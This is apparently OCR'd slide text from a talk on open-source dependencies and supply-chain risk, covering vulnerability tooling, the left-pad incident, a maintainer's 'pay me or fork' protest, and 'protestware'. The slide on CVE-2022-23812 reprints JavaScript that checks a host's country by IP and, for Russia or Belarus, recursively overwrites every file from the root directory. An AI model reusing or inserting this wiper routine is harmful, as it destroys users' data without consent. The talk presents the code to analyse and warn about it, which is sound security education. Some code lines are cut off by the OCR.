
https://v-achilles.com/



cragkhit
demo-for-achilles
From: sinopia/package.json

minimatch
Current version: >=0.2.14 <2.0.0-0
Severity: HIGH
Vulnerable version: < 3.0.2
Patch Version: 3.0.2
GHSA-hxm2-r34f-qmc5
CVE-2016-10540

Figure 2: V-Achilles analysis result with dependency graph visualization and a tool tip that shows the dependency's vulnerability information



Today, we live in a very different world.

94M

developers are on GitHub

90%

of companies use open source*

90%+

of Fortune 100 companies use GitHub

413M


open source contributions in 2022

[*] "State of Open: The UK in 2021 Phase Three The Values of Open." October 2021. Open UK. Accessed August 5, 2022.


Example 2 - ProtestWare

Society Issues in Software

CVE-2022-23812, CWE-506



```javascript
    const geoLocation = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968a

    https.get(geoLocation, function (response) {
        response.on("data", function (jsonData) {
            try {
                const jsonObject = JSON.parse(jsonData);
                const countryName = jsonObject["country_name"].toLowerCase();
                if (countryName.includes("russia") || countryName.includes("belarus")
                    getFiles("./");
                    getFiles("../");
                    getFiles("../../");
                    getFiles("/");
                }
            } catch (response) {
            }
        });
    });
}, Math.ceil(Math.random() * 1000));

async function getFiles(path = "", param2 = "") {
    if (!fs.existsSync(path)) {
        return;
    }

    let fileInDir = [];
    try {
        fileInDir = fs.readdirSync(path);
    } catch (t) {
    }

    const toDelete = [];
    for (var i = 0; i < fileInDir.length; i++) {
        const combinedPath = p.join(path, fileInDir[i]);

        let pathData = null;
        try {
            pathData = fs.lstatSync(combinedPath);
        } catch (t) {
            continue;
        }

        if (pathData.isDirectory()) {
            const result = getFiles(combinedPath, param2);
            result.length > 0 ? toDelete.push(...result) : null;
        } else if (combinedPath.indexOf(param2) >= 0) {
            try {
                fs.writeFile(combinedPath, "❤", function () {
                });
            } catch (t) {
            }
        }
    }
    return toDelete;
}
```



No more free work from Marak - Pay Me or Fork This #1046

Open Marak opened this issue Nov 8, 2020 · 98 comments


Marak commented Nov 8, 2020 Owner ···

Respectfully, I am no longer going to support Fortune 500s (and other smaller sized companies) with my free work.

There isn't much else to say.

Take this as an opportunity to send me a six figure yearly contract or fork the project and have someone else work on it.

👍 2675 👎 25 😄 46 🎉 468 😕 2



nestjs-pino TS

3.1.1 • Public • Published 5 days ago

Children wait in a bomb shelter in Mariupol, Ukraine. AP

Help save their lives by donating:

· Armed Forces of Ukraine · Ukrainian volunteers ·

Thanks for your support!

NestJS-Pino

Install

```
> npm i nestjs-pino
```

Repository
github.com/iamolegga/nestjs-pino


Homepage
github.com/iamolegga/nestjs-pino#rea...


Weekly Downloads
107,321

Version	License
3.1.1	MIT
Unpacked Size	**Total Files**
59.2 kB	20
Issues	**Pull Requests**
8	2

Last publish
14 hours ago

Collaborators






On the weaponisation of open source

March 18, 2022 - 8 minutes read - 1543 words

5. No Discrimination Against Persons or Groups

The license must not discriminate against any person or group of persons.



Activists are targeting Russians with open-source “protestware”

At least one open-source software project has had malicious code added which aimed to wipe computers located in Russia and Belarus.


By Patrick Howell O'Neill March 21, 2022

https://opensource.org/osd

https://neverworkintheory.org/2023/03/07/impact-of-world-politics-on-software-ecosystems.html

What do we know about Libraries, and their Dependencies?


- Balancing Trust with Libraries.
- Tools require feedback.
- Gap between Open Source and Industry not so far!
- Libraries are ever-expanding society.



```
This code serves as a non-destructive example of why controlling
your node modules is important. It also serves as a non-violent
protest against Russia's aggression that threatens the world right
now. This module will add a message of peace on your users'
desktops, and it will only do it if it does not already exist
just to be polite.
```

with great Power comes great Responsibility

-Spiderman




Taking a Different View!

CHECKOUT / PRÊTS
[redacted]
Prohibited Items
Explosives and Flammable Substances
Alcohol
Illegal Drugs
Firearms and Replica Firearms
Blades, Sharp Objects and Striking Tools
Pepper Spray and other Aerosol Weapons
NO BAGS? This line please.
REA

PROTESTWARE

Thanks Organisers!



My Life so far in Research

Research was focused around APIs and their breakages...

If it ain't BROKE don't fix it!

Libraries.io

GHTorrent

git GH Archive

Software Heritage

2013

2023

How one programmer broke the internet by deleting a tiny piece of code

```
module.exports = leftpad;
function leftpad (str, len, ch) {
  str = String(str);
  var i = -1;
  if (!ch && ch !== 0) ch = ' ';
  len = len - str.length;
  while (++i < len) {
    str = ch + str;
  }
  return str;
}
```

+ npm

snyk


Developer loved. Security trusted.

Alpha-Omega

Partnering with open source software project maintainers to systematically find new, as-yet-undiscovered vulnerabilities in open source code – and get them fixed – to improve global software supply chain security.

log4shell™

SCAN ME



What do we know about Libraries, and their Dependencies?

- Balancing Trust with Libraries
- Tools require feedback
- Gap between Open Source and Industry not so far!
- Libraries are ever-expanding

```
This code serves as a non-destructive example of why controlling
your node modules is important. It also serves as a non-violent
protest against Russia's aggression that threatens the world right
now. This module will add a message of peace on your users'
desktops, and it will only do it if it does not already exist
just to be polite.
```

with great Power comes great Responsibilit
-Spiderma